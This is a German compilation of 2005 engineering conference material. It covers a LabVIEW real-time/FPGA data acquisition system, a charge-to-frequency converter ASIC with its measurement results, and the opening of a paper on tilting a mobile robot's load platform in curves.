
Die benötigte Software in dieser Applikation sind: LabVIEW 7.1.1- Professional Development System, LV-RT 7.1.1, LV-FPGA 1.1 und DAQmx 7.3.0

In den nächsten Folien werde ich auf folgende Punkte eingehen.

1. Die Architektur des Multi-Client-Servers.
2. Zustandsdiagramm der RT-Loop für die Datenerfassung.
3. Konfigurations-Sequenz bei der PXI-Karten.
4. Die DAQ-Schleife für die Analogsignale.
5. Die FPGA Module für die diskreten Werte und Rahmenpulse.
6. Das FPGA Host Interface.



## Software Architektur



Auf dieser Folie ist die Architektur des Softwarepakets dargestellt.


Das LabVIEW Realtime System wird auf dem PXI-8186 Rechner ausgeführt. Die Klienten werden auf Standard LabVIEW Rechnern gestartet. Es können sich im Prinzip beliebig viele Klienten mit dem RT-System verbinden.

In dem Klientenprogramm werden gleichzeitig zwei Schleifen ausgeführt. Die eine dient der *Konfiguration* und die andere, *Visualisierung*, empfängt und visualisiert die vom RT-System angeforderten Messdaten.

In dem LabVIEW Realtime System werden gleichzeitig vier Schleifen (Prozesse) ausgeführt.

- Der *TCP/IP-Listener* wartet auf eingehende Klientenverbindungen und handelt dedizierte Port für die Kommunikation mit den zwei Klienten-Prozessen aus.
- Der Prozess *Konfiguration* behandelt die Kommandos der Klienten. Neue Konfigurationsanforderungen werden mit den bereits vorhandenen Anforderungen anderer Klienten vereint. Danach werden Kommandos an den *Datenakquisitions*-Prozess gesendet, um die DAQ mit der geänderten Konfiguration neu zu starten.
- Der zeitkritische Prozess *Datenakquisition* ist als Zustandsmaschine implementiert, siehe folgende Folie. Insbesondere wird die Hardware konfiguriert und die Messdaten werden ausgelesen und an den *Daten-Server*-Prozess übergeben.
- Der Prozess *Daten-Server* nimmt die Daten von der *Datenakquisition* entgegen, und versendet die Daten an die Klienten zur *Visualisierung*.
- Die analogen Daten werden von den acht ADC-Karten simultan digitalisiert, in dem Onboard-Speicher zwischengespeichert und vom *Datenakquisitions*-Prozess ausgelesen.
- Die Rahmenpulse und die diskreten Daten von den Trafoelektroniken werden von einer FPGA-Karte in zwei parallelen Schleifen erfasst und im Onboard-Speicher zwischengespeichert. Mit Hilfe eines Fifo-Mechanismus werden die Daten Blockweise von dem *Datenakquisitions*-Prozess ausgelesen.

## DAQ - Zustandsdiagramm




Zustandsdiagramm der zeitkritischen DAQ-Schleife.

*Init* ist der Anfangszustand. In diesem wird auf ein Start-Kommando vom Server gewartet, um in den Zustand *Config* zu wechseln. Wenn die Hardware entsprechend den Anforderungen fehlerfrei konfiguriert werden konnte, wird der Zustand *DAQ* eingenommen. Die Datenerfassung so lange durchgeführt, bis das Programm ein Stopp-Kommando vom Server empfängt. In diesem Fall des Stopp-Kommandos sowie bei einer fehlerhaften Konfiguration, wird zum Zustand *Clear-Task* gewechselt und die erzeugten DAQ-Tasks werden gelöscht. Danach wird automatisch wieder der Zustand *Init* eingenommen.

Fehler bei der Kommunikation mit den zeitunkritischen Prozessen mit Hilfe von Realtime-Queues führen in den Zustand *End*, da sich hierbei um einen schwerwiegenden Fehler handelt, und sich die DAQ-Schleife in diesem Fall von außen nicht mehr ansprechen lässt. Das System muss neu gestartet werden.

## DAQ Konfiguration



Konfiguration der ADC-Karten für die Analogsignale.


Die Konfiguration wird durch folgende Angaben festgelegt (rote Pfeile):

- Slot Status Array: bestimmt die Karten, die in Betrieb genommen werden.
- Physical-Channel-Array: bestimmt die Kanäle, die von einer Karte ausgelesen werden.

Die Karten werden sequenziell (For-Schleife) konfiguriert (roter Kasten):


1. Kanal-Parameter
2. Sampling-Parameter
3. Trigger-Bedingung

## DAQ Read



Aktive Karten werden mit folgender Sequenz ausgelesen:

1. Datenakquisition starten,
2. warten bis der Trigger ausgelöst wurde und die Daten von der Hardware erfasst wurden.
3. Die Daten werden als Waveform-Array ausgelesen
4. Danach wird die Datenakquisition gestoppt.




Die vorherige DAQ-Sequenz wird parallel für alle aktiven Datenerfassungskarten ausgeführt (roter Kasten).

Die gemessenen Karten.

Die gelben Kästen zeigen das Indizieren des Konfigurations-Array und das Zusammenfassen der Messdaten an, die von der aufrufenden Zustandsmaschine an den zeitkritischen Task zum Versenden an die Klienten weitergegeben werden.

Die Datenerfassung wird solange wiederholt bis sie gestoppt wird oder ein Fehler auftritt.



Die FPGA Programme wurden von meinem Betreuer Dr. Holger Brand entwickelt.

Im FPGA-Board werden mehrere Prozesse gleichzeitig ausgeführt, die auf dieser und den folgenden Folien gezeigt werden.


Flankenerkennung:

1. Lesen der Digitalen Eingänge der Rahmenpulse
2. Flankenerkennung
3. Speichern des Zustands mit Zeitstempel im Onboard-Speicher

Die Schleife wird so lange ausgeführt, bis der Messzyklus beendet ist oder das Stopp-Flag gesetzt wurde.



## FPGA MAPS Bus Protokoll



GSIT

### MAPS Bus Protokoll

In dieser Schleife werden die diskreten Werte aus den Trafo-Elektroniken ausgelesen.


Wenn ein Trafo neue gültige Daten berechnet hat, signalisiert er das durch das Setzen eines Service Request Signals, SREQ.

Alle Trafo-Elektroniken die das SREQ gesetzt haben, werden in der For-Schleife ausgelesen:

1. Schreiben der Adresse auf den Adressbus
2. Address-Strobe setzen
3. Warten bis das Data Strobe von der adressierten Trafоеlektronik auf gesetzt wurde
4. Lesen der Daten vom Datenbus
5. Speichern der Daten im Onboard-Speicher

Das Zyklusende, das in einer weiteren nicht gezeigten Schleife detektiert wird, löst einen Interrupt aus, der die Datenübertragung an den Host triggert.

## FPGA-Fifo




GSIT

Die Datenübertragung zum Host wurde als FiFo-Mechanismus (First in, First out) implementiert.

Es werden zwei FiFo's benutzt, eine für die Trafodaten und die andere für die Rahmenpulsflanken.

Wenn mit dem Zyklusende der Interrupt ausgelöst wurde (gelber Kasten), beginnt die Schleife die Daten Blockweise aus dem Onboard-Speicher zu lesen (roter Kasten). Dem Host wird signalisiert, dass neue zum Lesen bereit stehen. Wenn die Daten vom Host gelesen wurden, wird der nächste Block bereit gestellt, solange bis alle Daten übertragen worden sind.

## FPGA-Host Interface



Das Host-Interface wartet auf das Zyklusende, dass durch einen Interrupt vom FPGA signalisiert wird (obere Schleife) und startet die Datenauslese vom FPGA mittel der FiFo's in den unteren Schleifen.

## Fazit

- Die prinzipielle Funktionalität der Applikation wurde erfolgreich in einer Simulationsumgebung getestet.
- Die Trafo-Elektronik existiert leider noch nicht.
- Die fehlende Trafo-Elektronik wurde mit Hilfe einer zweiten RIO-Karte simuliert.
- Einige Probleme/Aufgaben müssen noch gelöst werden.
  - Server-Performance  
Die Daten werden wegen **hoher CPU-Last**, bedingt durch die zeitkritische DAQ-Schleife, nicht schnell genug an die Klienten gesendet.
  - Prioritäten für die verschiedenen Puls Kennungen
  - Datenreduktion auf 4 Hz

## Ausblick

- Fehlende NI-DAQ-Karten sind bestellt
- Trafo-Elektronik wird in Kürze beauftragt
- Einarbeitung der Verantwortlichen Mitarbeiter
- Herbst 2005: Inbetriebnahme sobald die Trafo-Elektronik einsatzbereit ist
- Test im realen Einsatz bis Ende 2005

# Vom NIM-Modul zum ASIC:

Ein hochintegrierter Ladungs-Frequenzwandler für Ströme zwischen 3 pA und 150  $\mu$ A

Holger Flemming, SEI-Frühjahrstagung  
4. April 2005

## Inhalt


- Funktionsprinzip
- Messergebnisse
- Ausblick

## QFW-Modul

( E. Badura, GSI)

- Auslese von Ionisationskammern, z.B. Strahlprofilmessung, Krebstherapie
- NIM-Modul + Messkopf
- Dynamikbereich:  $\sim 100$  fA - 15  $\mu$ A
- Ausgangsfrequenz:  $\sim 0,1$  Hz - 15 MHz

## Funktionsweise






# Funktionsweise

- Bei Schrittspannung  $U_{LSB}$  und Integrationskapazität  $C_I$ :  
 Ladungsauflösung  $Q = U_{LSB} C_I$   
 Ausgangsfrequenz :  $f = I / Q$
- $U_{LSB} = 125 \text{ mV}$ ,  $C_I = 2,1 \text{ pF}$  oder  $21 \text{ pF}$
- $Q = 0,26 \text{ pC}$  oder  $2,6 \text{ pC}$


## Realisierung im AMS 0,35µ CMOS-Prozess




- Layout wurde Ende September 2004 submitiert
- Anfang Dezember 2004 wurden Prototypen geliefert
- Erste Messungen im Dezember 2004

## Messungen


- Eingangsstrom :  $10 \mu\text{A}$
- Integrationskapazität:  $21 \text{ pF}$



# Messungen




# Messungen




Leckstrom  $\sim 1,6$  pA

# Linearität



# Linearität



## Ergebnisse

$C_I$	Leckstrom	Maximalstrom	Auflösung
2,1 pF	1,65 pA	18 $\mu$ A	0,255 pC
21 pF	1,60 pA	180 $\mu$ A	2,55 pC

## Ergebnisse Linearität

$C_I$	Bereich $\pm 0,5\%$	Bereich 3 pA - 15 $\mu$ A
2,1 pF	10 pA - 1,2 $\mu$ A	- 5 % ... +3 %
21 pF	12 pA - 30 $\mu$ A	$\pm 1,5\%$

## Die zweite Iteration

- Layout der QFW-Kanäle
- Matching der Integratoren
- Änderung der Schaltung, um auch positive Ströme messen zu können
- Digitales Backend (Ereigniszähler, DAQ) mit auf dem Chip integriert

## Zusammenfassung

- Strom- Frequenzwandler erfolgreich als ASIC implementiert
- kleinster messbarer Strom : < 3 pA
- Auflösung :  $\sim 0,25$  pC/Puls oder  $\sim 2,5$  pC/Puls
- größter Strom : 18  $\mu$ A / 180  $\mu$ A
- Ausgezeichnete Linearität
- Zur Zeit wird an zweiter Iteration gearbeitet



# Schnelle Kurvenfahrt – ohne Querbeschleunigung der Last

Gerd Nowack

Arbeitsgruppe Digitale Signalverarbeitung  
c/o Lehr- und Forschungsbereich Kommunikationstechnik  
Fakultät für Elektrotechnik und Informationstechnik  
Ruhr-Universität Bochum, IC 5/51, D-44780 Bochum  
[Gerd.Nowack@rub.de](mailto:Gerd.Nowack@rub.de)

## Abstracts

Autonome, mobile Roboter bewegen sich oft nur sehr langsam. Das hat oft den technischen Grund einer relativ langsamen Datenverarbeitung und Steuerung des Roboters. Es kann auch vorkommen, dass sicherheitstechnische Erfordernisse (Begegnung mit Personen) zu einer gewollten Herabsetzung der Geschwindigkeit führen. In abgeschirmten Zonen allerdings wären wesentlich höhere Geschwindigkeiten für mobile Roboter wünschenswert. Eine schnelle Geradeausfahrt bringt vor allem Navigationsprobleme, d.h. im freien Feld wäre eine Bahnstabilisierung mit Kreiselssystemen erforderlich bzw. innerhalb von Gebäuden müsste ein Parallelkurs mit konstantem Abstand zu (langen, geraden) Wänden realisiert werden.

In dieser Arbeit geht es vor allem um die Sicherung von Lasten bei schnellen Kurvenfahrten von mobilen Robotern. Bei ungesicherten Lasten müsste die Geschwindigkeit stark reduziert werden, damit Lasten in den Kurven nicht von der Ladefläche rutschen. Hier könnte eine Sicherungsvorrichtung nützlich sein, aber da der Kippwinkel des Roboters von der Höhe der Beladung abhängt, müsste die Sicherungsmaßnahme an die jeweilige Transportlast angepasst werden. Deshalb ist es sinnvoll, die Ladefläche (negativ zum Kippwinkel) so weit zu drehen, dass keine Querbeschleunigung auf die Last in der Kurvenfahrt mehr auftritt. Der notwendige Neigungswinkel kann aus dem Kippwinkel selbst berechnet werden und mit Hilfe eines Stepermotors mit Getriebe eingestellt werden. Verbleibende Ungenauigkeiten in der Beurteilung der Größe der Lasten und der Lage ihrer Schwerpunkte führen auf einen kleinen Restfehler, so dass eine minimale Transportsicherung erforderlich ist. Auch dynamische Probleme aufgrund einer endlichen Reaktionszeit können beim Verreißen der Lenkung zu Problemen führen (Elchtest). Aus diesem Grund wurde statt einer Regelung eine möglichst schnelle Steuerung des Neigungswinkels realisiert.

Die theoretische Lösung des Problems wurde an einem (physikalischen) Modell erprobt. Der Maßstab gegenüber einem schnellen Transportroboter beträgt ca. 1:3 (gegenüber LKW's ca. 1:50). Die beschriebenen Probleme lassen sich auch auf den Transport mit LKW's (oder auch Zügen: Pendolino) übertragen. Dadurch könnte die Verkehrssicherheit drastisch erhöht werden.

## 1. Einleitung

Kurvenfahrten ohne Querbeschleunigung sind aus der Zweiradtechnik (Motorrad, Fahrrad) und aus der Flugtechnik bekannt. Dabei wird das Fahrzeug so geneigt, dass die Querbeschleunigung verschwindet. In der Flugtechnik ist der Kurvenflug besonders fein einstellbar, weil der Kurvenradius (durch das Seitenruder, hinten - eingestellt über Pedale) und die Neigung (durch die Querruder an den Flügelen - eingestellt durch den Steuerknüppel) getrennt eingestellt werden können. Ist das Rollen um die Längsachse und das Gieren um die Hochachse optimal eingestellt, kann eine Kurve ohne Querbeschleunigung (also unmerklich)

geflogen werden. Dagegen wirkt sich in der KFZ-, Schiffs- und Eisenbahntechnik die Querbeschleunigung in Form einer Krängung aus. (Mit einem Krängungspendel kann die Abweichung von der optimalen Neigung gemessen werden.) Vor allem in der Eisenbahntechnik sind in den letzten Jahren große Fortschritte bei Neigezügen erreicht worden. Die Neigetechnik führte zu einer Geschwindigkeitssteigerung von ca. 30% auf kurvenreichen Strecken.

In der vorliegenden Arbeit wird der Lastentransport auf LKW's untersucht. Durch die Querbeschleunigung bei der Kurvenfahrt kippt das Fahrzeug nach außen. Es kommt zu einer Schrägstellung der Ladefläche, die das Verrutschen der Last weiter begünstigt. Eine Kurvenfahrt ohne Querbeschleunigung der Last ist möglich, wenn die Ladefläche um den Winkel  $\gamma$  zum Mittelpunkt des Kurvenradius gekippt wird. Dieser Winkel setzt sich aus zwei Anteilen zusammen: (1) dem (negativen) Kippwinkel  $\alpha$ , der durch die Fliehkräfte entsteht und (2) dem zusätzlichen Winkel  $\beta$ , der für eine Aufhebung der Querbeschleunigung erforderlich ist.

